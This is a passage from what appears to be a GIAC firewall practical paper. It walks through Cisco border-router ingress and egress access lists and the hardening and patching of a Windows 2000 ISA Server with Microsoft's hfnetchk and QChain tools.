!Using the 110.0.0.0 address space for my lab. Will not
   include in the actual router configuration.
!access-list 101 deny ip 110.0.0.0 0.255.255.255 any log
access-list 101 deny ip 111.0.0.0 0.255.255.255 any log
access-list 101 deny ip 112.0.0.0 0.255.255.255 any log
access-list 101 deny ip 113.0.0.0 0.255.255.255 any log
access-list 101 deny ip 114.0.0.0 0.255.255.255 any log
access-list 101 deny ip 115.0.0.0 0.255.255.255 any log
access-list 101 deny ip 116.0.0.0 0.255.255.255 any log
access-list 101 deny ip 117.0.0.0 0.255.255.255 any log
access-list 101 deny ip 118.0.0.0 0.255.255.255 any log
access-list 101 deny ip 119.0.0.0 0.255.255.255 any log
access-list 101 deny ip 120.0.0.0 0.255.255.255 any log
access-list 101 deny ip 121.0.0.0 0.255.255.255 any log
access-list 101 deny ip 122.0.0.0 0.255.255.255 any log
access-list 101 deny ip 123.0.0.0 0.255.255.255 any log
access-list 101 deny ip 124.0.0.0 0.255.255.255 any log
access-list 101 deny ip 125.0.0.0 0.255.255.255 any log
access-list 101 deny ip 126.0.0.0 0.255.255.255 any log
```

```
access-list 101 deny ip 197.0.0.0 0.255.255.255 any log
access-list 101 deny ip 221.0.0.0 0.255.255.255 any log
access-list 101 deny ip 222.0.0.0 0.255.255.255 any log
access-list 101 deny ip 223.0.0.0 0.255.255.255 any log

!Block Microsoft Services ! Don't need to log

access-list 101 deny tcp any any range 135 139
access-list 101 deny udp any any range 135 139

!New for Windows 2000

access-list 101 deny tcp any any eq 445
access-list 101 deny udp any any eq 445

!Block TFTP services

access-list 101 deny udp any any eq 69 log

!Block the SYSLOG Service

access-list 101 deny udp any any eq 514 log
!Block the SNMP Service

access-list 101 deny udp any any range 161 162 log

!Specifically refuse traffic from problem sites
!This is an example and will not be included in the configuration file.

!access-list 101 deny ip 206.230.48.0 0.0 0.255

!Now we will let everything else through but won’t log it unless we have trouble.

access-list 101 permit ip any any

!End of Ingress filter!
```

Next we need to configure the Egress Filter for the Border Router.

```
!This will be the start of the Egress filter for the Border Router
!Beginning Access-list 199 Egress Filter

!We will first block all private addresses - RFC 1918

access-list 199 deny ip 10.0.0.0 0.255.255.255 any log
access-list 199 deny ip 172.16.0.0 0.15.255.255 any log
```

```
access-list 199 deny ip 192.168.0.0 0.0.255.255 any log
access-list 199 deny ip any 192.168.0.0 0.0.255.255 any log
access-list 199 deny ip any 172.15.0.0 0.15.255.255 any log
access-list 199 deny ip any 10.0.0.0 0.255.255.255 any log

!The local loop address

access-list 199 deny ip 127.0.0.1 0.0.0.255 any log

!Block broadcasts address

access-list 199 deny ip 255.0.0.0 0.255.255.255

!Windows self assigned

access-list 199 deny ip 169.254.0. 0.0.255.255. any log

!Don't allow specific ICMP packets out

access-list 199 deny icmp any any 3 0  ! net-unreachable
access-list 199 deny icmp any any 3 1  ! host-unreachable
access-list 199 deny icmp any any 3 3  ! port-unreachable

!Blocking the Don’t Fragment ICMP message from going out
!is appropriate but can cause networking issues if it is blocked coming in.

access-list 199 deny icmp any any 3 4  ! DF bit set packet-too-big

access-list 199 deny icmp any any 3 13 ! administratively-prohibited
access-list 199 deny icmp any any 4    ! source-quench
access-list 199 deny icmp any any 11 0 ! ttl-expired
access-list 199 deny icmp any any 17   ! address mask request
access-list 199 deny icmp any any 18   ! address mask reply

!Deny ident

access-list 199 deny tcp any any eq 113

!Next we will block all the unassigned address
access-list 199 deny ip 0.0.0.0 0.0.0.0 any log
access-list 199 deny ip 1.0.0.0 0.255.255.255 any log
access-list 199 deny ip 2.0.0.0 0.255.255.255 any log
access-list 199 deny ip 5.0.0.0 0.255.255.255 any log
access-list 199 deny ip 7.0.0.0 0.255.255.255 any log
access-list 199 deny ip 23.0.0.0 0.255.255.255 any log
access-list 199 deny ip 27.0.0.0 0.255.255.255 any log
```

```
access-list 199 deny ip 31.0.0.0 0.255.255.255 any log
access-list 199 deny ip 36.0.0.0 0.255.255.255 any log
access-list 199 deny ip 37.0.0.0 0.255.255.255 any log
access-list 199 deny ip 39.0.0.0 0.255.255.255 any log
access-list 199 deny ip 41.0.0.0 0.255.255.255 any log
access-list 199 deny ip 42.0.0.0 0.255.255.255 any log
access-list 199 deny ip 49.0.0.0 0.255.255.255 any log
access-list 199 deny ip 50.0.0.0 0.255.255.255 any log
access-list 199 deny ip 58.0.0.0 0.255.255.255 any log
access-list 199 deny ip 59.0.0.0 0.255.255.255 any log
access-list 199 deny ip 60.0.0.0 0.255.255.255 any log
access-list 199 deny ip 69.0.0.0 0.255.255.255 any log
access-list 199 deny ip 70.0.0.0 0.255.255.255 any log
access-list 199 deny ip 71.0.0.0 0.255.255.255 any log
access-list 199 deny ip 72.0.0.0 0.255.255.255 any log
access-list 199 deny ip 73.0.0.0 0.255.255.255 any log
access-list 199 deny ip 74.0.0.0 0.255.255.255 any log
access-list 199 deny ip 75.0.0.0 0.255.255.255 any log
access-list 199 deny ip 76.0.0.0 0.255.255.255 any log
access-list 199 deny ip 77.0.0.0 0.255.255.255 any log
access-list 199 deny ip 78.0.0.0 0.255.255.255 any log
access-list 199 deny ip 79.0.0.0 0.255.255.255 any log
access-list 199 deny ip 82.0.0.0 0.255.255.255 any log
access-list 199 deny ip 83.0.0.0 0.255.255.255 any log
access-list 199 deny ip 84.0.0.0 0.255.255.255 any log
access-list 199 deny ip 85.0.0.0 0.255.255.255 any log
access-list 199 deny ip 86.0.0.0 0.255.255.255 any log
access-list 199 deny ip 87.0.0.0 0.255.255.255 any log
access-list 199 deny ip 88.0.0.0 0.255.255.255 any log
access-list 199 deny ip 89.0.0.0 0.255.255.255 any log
access-list 199 deny ip 90.0.0.0 0.255.255.255 any log
access-list 199 deny ip 91.0.0.0 0.255.255.255 any log
access-list 199 deny ip 92.0.0.0 0.255.255.255 any log
access-list 199 deny ip 93.0.0.0 0.255.255.255 any log
access-list 199 deny ip 94.0.0.0 0.255.255.255 any log
access-list 199 deny ip 95.0.0.0 0.255.255.255 any log
access-list 199 deny ip 96.0.0.0 0.255.255.255 any log
access-list 199 deny ip 97.0.0.0 0.255.255.255 any log
access-list 199 deny ip 98.0.0.0 0.255.255.255 any log
access-list 199 deny ip 99.0.0.0 0.255.255.255 any log
access-list 199 deny ip 100.0.0.0 0.255.255.255 any log
access-list 199 deny ip 101.0.0.0 0.255.255.255 any log
access-list 199 deny ip 102.0.0.0 0.255.255.255 any log
access-list 199 deny ip 103.0.0.0 0.255.255.255 any log
access-list 199 deny ip 104.0.0.0 0.255.255.255 any log
access-list 199 deny ip 105.0.0.0 0.255.255.255 any log
```

```
access-list 199 deny ip 106.0.0.0 0.255.255.255 any log
access-list 199 deny ip 107.0.0.0 0.255.255.255 any log
access-list 199 deny ip 108.0.0.0 0.255.255.255 any log
access-list 199 deny ip 109.0.0.0 0.255.255.255 any log

!Using the 110.0.0.0 for lab. Will not include in the configuration file.
!access-list 199 deny ip 110.0.0.0 0.255.255.255 any log

access-list 199 deny ip 111.0.0.0 0.255.255.255 any log
access-list 199 deny ip 112.0.0.0 0.255.255.255 any log
access-list 199 deny ip 113.0.0.0 0.255.255.255 any log
access-list 199 deny ip 114.0.0.0 0.255.255.255 any log
access-list 199 deny ip 115.0.0.0 0.255.255.255 any log
access-list 199 deny ip 116.0.0.0 0.255.255.255 any log
access-list 199 deny ip 117.0.0.0 0.255.255.255 any log
access-list 199 deny ip 118.0.0.0 0.255.255.255 any log
access-list 199 deny ip 119.0.0.0 0.255.255.255 any log
access-list 199 deny ip 120.0.0.0 0.255.255.255 any log
access-list 199 deny ip 121.0.0.0 0.255.255.255 any log
access-list 199 deny ip 122.0.0.0 0.255.255.255 any log
access-list 199 deny ip 123.0.0.0 0.255.255.255 any log
access-list 199 deny ip 124.0.0.0 0.255.255.255 any log
access-list 199 deny ip 125.0.0.0 0.255.255.255 any log
access-list 199 deny ip 126.0.0.0 0.255.255.255 any log
access-list 199 deny ip 197.0.0.0 0.255.255.255 any log
access-list 199 deny ip 221.0.0.0 0.255.255.255 any log
access-list 199 deny ip 222.0.0.0 0.255.255.255 any log
access-list 199 deny ip 223.0.0.0 0.255.255.255 any log

!Then the multicast and testing addresses
access-list 199 deny ip 224.0.0.0 31.255.255.255 any log

!Microsoft Services
access-list 199 deny tcp any any range 135 139
access-list 199 deny udp any any range 135 139

!New for Windows 2000

access-list 199 deny tcp any any eq 445
access-list 199 deny udp any any eq 445

!Blockthe tftp service

access-list 199 deny udp any any eq 69 log

!Block the syslog service
```

```
access-list 199 deny udp any any eq 514 log

!Block the snmp service

access-list 199 deny udp any any range 161 162 log

!Now we will let everything else through.

access-list 199 permit ip any any

!This ends the Egress Access List Filter

!Add Access-lists to the external interface

GIAC_BR(config)#interface serial 0

GIAC_BR(config-if)#ip access-group 101 in

GIAC_BR(confg-if)#ip access-group 199 out
```

Once the configuration has been completed it only exists in memory (RAM). We need to write it to non-volatile ram so that when the router reboots it can re-apply the configuration on startup. To exit the configuration mode you press the control key and ‘z’ key together.

```
GAIC_BR(config-if)#ctrl+z
GIAC_BR#copy run start
```

The copy running-config startup-config command copies the configuration from RAM to NVRAM.

ISA Server -

The following are recommended specifications for the ISA server:

IBM Model 342

Qty	Description	Unit Price	Ext Price
1	342 1.26G 512 L2 Cache 256MB Memory	1965.00	1865.00
2	18GB 10K RPM ULTRA 160 SCSI Hard Drive	258.00	516.00
2	256MB RAM	213.00	426.00
3	10/100 Eth Adap.	82.00	246.00
1	Server RAID I Adap.	573.00	573.00
1	PCI Firewire	44.00	44.00
1	Redundant PWR Supply	194.00	194.00
1	3 Year 24x7x4 HR Response	522.00	522.00
1	Windows 2000	693.00	693.00
1	ISA Server	1216.00	1216.00

$6,295.00

Hardening the ISA Server Box

When installing the operating system on a server, particularly one that will be used for the platform of your firewall service, it should be scrutinized thoroughly. One of the initial critical decisions that must be made are the services that need to be on the system for the operating system to function properly. The more services that are available on the server the more opportunities of exposure to existing or potential exploits. The objective should be to run the absolute minimal number of services that are needed. Windows 2000 by default will install IIS 5.0. This service has been the basis of many attacks and exploits in its previous versions and continues today. Since Internet Security and Acceleration Server unlike its predecessor Microsoft Proxy 2.0 is no longer dependent on IIS, it is deselected during the installation process.

There are checklists available to use for setting up a Windows 2000 Server with a base security level. Microsoft has made available a Security Toolkit which can be downloaded from their website or ordered on CD. It contains several tools and checklists for the NT 4.0 and Windows 2000 operating systems. There is a checklist we can use on the CD for a 'fresh install of Windows 2000 Server'. Here is the list:

- ✓ Verify that all disk partitions are formatted with NTFS
- ✓ Verify that the Administrator account has a strong password
- ✓ Disable unnecessary services
- ✓ Disable or delete unnecessary accounts
- ✓ Protect files and directories
- ✓ Make sure the Guest account is disabled
- ✓ Protect the registry from anonymous access
- ✓ Apply appropriate registry ACLs
- ✓ Restrict access to public Local Security Authority (LSA) information
- ✓ Set stronger password policies
- ✓ Set account lockout policy
- ✓ Configure the Administrator account
- ✓ Remove all unnecessary file shares
- ✓ Set appropriate ACLs on all necessary file shares
- ✓ Install antivirus software and updates
- ✓ Install the latest Service Pack
- ✓ Install the appropriate post-Service Pack security hotfixes
- ✓ Turn on auditing

Each item provides specific details about its particular subject. For example, under the first item on the checklist, while recommending using NTFS partitions on all the drives as a best practice, it also mentions a caveat about using the convert.exe utility on an existing Fat or Fat32 partition. By default it will set ACL's on the converted drive to Everyone Full Control and that fixacls.exe should be used from the Windows NT Server Resource Kit to correct this.

Other checklists that are available for use are Securing Windows 2000 Step by Step published by the SANS INSTITUTE. And also at http://nsa1.www.conxion.com/ there are guides that have been published for Windows NT 4.0, Windows 2000 and Cisco products.

After doing an install of Windows 2000 Server and choosing no network services during the install, these services were found to be installed and running:

Alerter
Com+
Computer Browser
DHCP Client
Distributed File System
Distributed Link Tracking
Distributed Link Tracking Server
Distributed Transaction Coordinator
DNS Client
Event Log
IPSEC Policy Agent

License Logging Service
Local Disk Manager
Network Connections
Plug & Play
Print Spooler
Protected Storage
RPC
RPC (Locator)
Remote Registry Service
Removable Storage
RunAs Service
Security Accounts Manager
Server (has to be turned on for hfnetchk.exe)
System Event Notification
Task Scheduler
TCP/IP NetBios Helper Service
WMI
WMI Driver Extensions
Workstation

Based on recommendations from the above checklists and some testing, I successfully disabled the services above that are underlined.

The following are registry modification recommendations from the SANS STEP by STEP publication that are made to the Windows 200 Advanced Server box.

Remove the OS/2 and Posix subsystems – SANS Step by Step page 33. I found the OS2 folder located under \winnt\System32\ instead of \winnt\ and was not able to remove it per the directions so I reset the security on the folder to Deny for Everyone. This just may be a quirk with the Evaluation Copy of Server that I am using.

(SANS Step by Step pages 40 – 43)

Disable Autorun on CD-Rom Drives
Controlling Remote Registry Access
Exception to Remote Registry Access
Restrict Null access to Named Pipes
Restrict Null User access to Shares
Mitigate the Risk of Syn Flood Attacks
Disable Router Discovery
Disable IP Source Routing
Tune the TCP/IP KeepAlive Timer
Disable ICMP Redirects
Disable External Name Release
Disable DCOM

Remove the AEDebug Key
Remove Administrative Shares
Disable 8.3 Filename Creation

Some Other Recommendations – SANS Step by Step (Pages 25 – 29)
Clear Virtual Memory Page When System Shuts Down
Do Not Display Last User Name in Logon Screen
Message Text/Title for users attempting to Logon

Install the Recovery Console –

The recovery console is new to Windows 2000.
It is not installed by default. Once the OS has been installed the Recovery Console can be added by running the winnt32.exe \cmdcon from the install CD. The winnt32.exe is found under the I386 folder on the CD. Once the Recovery Console has been installed you will have another option on the boot menu to Load the Recovery Console. This will load a mini Windows 2000 OS with a command line interface. Once you have logged in with the local administrator's password you can add and remove files that may be damaged. Start and Stop services from loading, etc.

Rename the Administrator and Guest Account
Restrict the CD-ROM and Floppy drive access
Shut Down System if unable to log security audits –

This is an interesting one. Do you really want your Firewall to Shutdown? How important is making sure the logging is happening? If the system shuts down you basically have a DOS for employees, customers, partners, etc. These are tough decisions that need to be made.

These listed recommendations are just a sample of what is listed in this section of the guide. These items were listed with the idea that this particular server will be providing the platform for the firewall platform and that there should only be two or three people with access to this server.

After installing the Windows operating system is the appropriate time to apply service packs, patches, and make all other changes that will help to 'harden the OS' and prepare it for a production environment. Microsoft has incorporated a couple of changes into the Windows 2000 platform that help to simplify this process. 1) Service packs are no longer dependent on previous service packs and 2) you can now actually use a procedure called slip streaming that allows you to incorporate the current service pack level into the operating system installation files. After bringing the operating system up to service pack level 2 (the current Microsoft Service Pack level) we can use tools that have been supplied by Microsoft to help us apply all appropriate patches or hotfixes.

1) Hfnetchk.exe – Hot fix network checker can be downloaded from Microsoft's web site at:

http://www.microsoft.com/downloads/release.asp?releaseid=31154&area=featured&ordinal=2

This command line tool was developed for Microsoft by Shavlik Technologies LLC (Shavlik Security). They also have a commercial version that provides a GUI and incorporates an automated process of pushing the hotfixes out to your systems. Hfnetchk.exe uses an XML file and XML parser. The first time the tool is used it will attempt to download this XML file from Microsoft's web site to the local system. This file is a digitally signed cab file. Once the file is downloaded and the signature is verified, it is then decompressed for use. After the file has been decompressed the tool scans the local system for the Operating System type, programs running, and service packs that have been installed. Hot Fix Network Checker then parses the XML file to determine based on the combination of your system's current configuration what patches are available. Once this is completed it will query the registry looking for those entries. If it does not find the appropriate entries in the registry the patch is considered not installed. If the entries are found it will then parse the XML file for the specific files and scan the local computer to see if they are there and if so it will compare version numbers and checksums against the local files. If any of these details are missing are different, the tool will consider the patch not installed and report 'Patch not Found' in the summary report. There are several switches that can be used with this tool. The default for Hot Fix Network Checker is to attempt a download of a new version of the XML file every time it runs. The file is called mssecure.xml. You can use the –x switch to point it to the current file to keep this from happening. The –i switch is for providing the IP address of the host to scan. You can also supply a range of addresses with the –r switch (EX: -r 192.168.1.1–192.168.1.20). The –h switch if to supply the NETBios name of the computer to scan. You can also use a text file that contains IP addresses or NETBios names by using the –fip or –fh respectively with the file name. The –v switch will provide verbose output as to why it reporting that a patch is not installed. Since this is a command line tool you would open a command window and type at the prompt **"hfnetchk –i 192.168.1.1 –z mssecure.xml –v"** (without the quotes of course). Many more examples can be seen at Microsoft Network Security Hotfix Checker Tool Is Available (Q303215).

2) QFECHECK.EXE – a diagnostic tool provided by Microsoft to correct a potential hot patch anomaly. This anomaly can be caused by the Windows File Protection system. The anomaly only affects patches that were produced up through December the 18th, 2000. If an administrator applies these specific patches in an order other than the order they were packaged and then ran the System File Checker, Windows File Protection could replace a protected system file with an older version that could be vulnerable to an existing exploit. The tool can be obtained from the Microsoft website at: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=27333 . Details about using this tool can be found at: http://www.microsoft.com/technet/security/bulletin/ms01-005.asp .


3) QChain.exe – a Microsoft command line tool that allows you to safely install multiple hotfixes at the same time without requiring a reboot after each one. You can use QChaine.exe in a batch file with the hotfixes that you need to apply to the computer. Here is an example from Microsoft's Website:

```
“@echo off
setlocal
set PATHTOFIXES= some path

%PATHTOFIXES%\Q123456_w2k_sp2_x86.exe -z -m
%PATHTOFIXES%\Q123321_w2k_sp2_x86.exe -z -m
%PATHTOFIXES%\Q123789_w2k_sp2_x86.exe -z -m
%PATHTOFIXES%\qchain.exe “
```

The tool and details in its use can be retrieved from: http://support.microsoft.com/directory/article.asp?ID=KB;EN-US;Q296861& .

There are some issues with using QChain.exe so the Q article should be reviewed, before proceeding.


Below are the screen output results from running the hfnetchk.exe tool on the computer that is being prepared for the ISA server.



```
Scanning ISASERVER01
........................
Done scanning ISASERVER01
----------------------------
ISASERVER01 (169.254.1.73)
----------------------------

        * WINDOWS 2000 ADVANCED SERVER SP2

        Note            MS01-022        Q296441
        Patch NOT Found MS02-001        Q311401
        Patch NOT Found MS02-006        Q314147
        Patch NOT Found MS02-013        Q300845
        Patch NOT Found MS02-014        Q313829
        Patch NOT Found MS02-016        Q318593
        Patch NOT Found MS02-017        Q311967

        * INTERNET EXPLORER 5.01 SP2

        Patch NOT Found MS02-009        Q318089
        Patch NOT Found MS02-015        Q319182


C:\Tools>
```


As seen from the screen shot above, there are several patches that are missing even being at Service Pack Level 2. The 'MS##-###' number is a Microsoft security bulletin and the 'Q######' number is a 'Q' article located in the Microsoft Knowledge Base. The patches can be retrieved by searching on one or the other. It also shows that Internet Explorer 5.01 is on this box and there are two patches needed to bring it up to spec. It should also be pointed out that by looking at the current IP address of this machine, its TCP/IP configuration is currently configured as a DHCP client. Since it cannot talk to a DHCP server (since it is not connected to a network) it has assigned itself a 169.254.#.# address which is default for the current version of the Windows operating system. It should be considered a best practice when building a production machine of any kind to bring it up to a specific level of compliance before hanging it onto the network in a production environment.

The next step in the hardening process will be to download the patches listed in the screen output above and use qchain.exe to apply these patches to the soon to be ISA server. I created a folder called 'patches' located in the root of the C drive and located QChain.exe and all the patch files in this folder. I then create a batch file called hotfixes.bat based on the template from above.




```
@echo off
setlocal

set PATHTOFIXES=c:\patches

%PATHTOFIXES%\Q300845_W2K_SP3_x86_en.exe -z -m
%PATHTOFIXES%\Q311967_W2K_SP3_x86_en.exe -z -m
%PATHTOFIXES%\Q313829_W2K_SP3_x86_en.exe -z -m
%PATHTOFIXES%\314147_W2K_SP3_x86_en.exe  -z -m
%PATHTOFIXES%\Q318593_W2K_SP3_x86_en.exe -z -m
%PATHTOFIXES%\qchain.exe
```

The screen shot above is of my hotfixes.bat file. Not all the patches that were listed in the hfnetchk.exe output are in the self-extracting 'exe' format that can be used with this utility, so I applied them separately. Once all the patches have been applied it will be time to rerun the hfnetchk.exe tool and the qfecheck.exe tool to verify that the computer has been brought up to the proper patch level. Once we run this batch file and apply all the patches we have downloaded we run the hfnetchk.exe tool again.



```
Done scanning ISASERVER01
----------------------------
ISASERVER01 (169.254.1.73)
----------------------------

        * WINDOWS 2000 ADVANCED SERVER SP2

        Note            MS01-022        Q296441
        Please refer to Q306460 for a detailed explanation.

        Patch NOT Found MS02-001        Q311401
        The registry key **SOFTWARE\Microsoft\Updates\Windows
        2000\SP3\SP2SRP1** does not exist.  It is required for this patch to
        be considered installed.


        * INTERNET EXPLORER 5.01 SP2

        Warning         MS02-009        Q318089
        File C:\WINNT\system32\vbscript.dll has a file version that is
        greater than what is expected.


C:\Tools>
```

The above screen shot reflects that we have just a couple of issues left. The first item's resolution based on the security number is to apply the Security Rollup patch and the second mentions a version number greater than expected. The Security Rollup Package is applied to the computer and once completed gives you a window like the one below.



Completing the Windows 2000 SP2SRP1 Setup Wizard

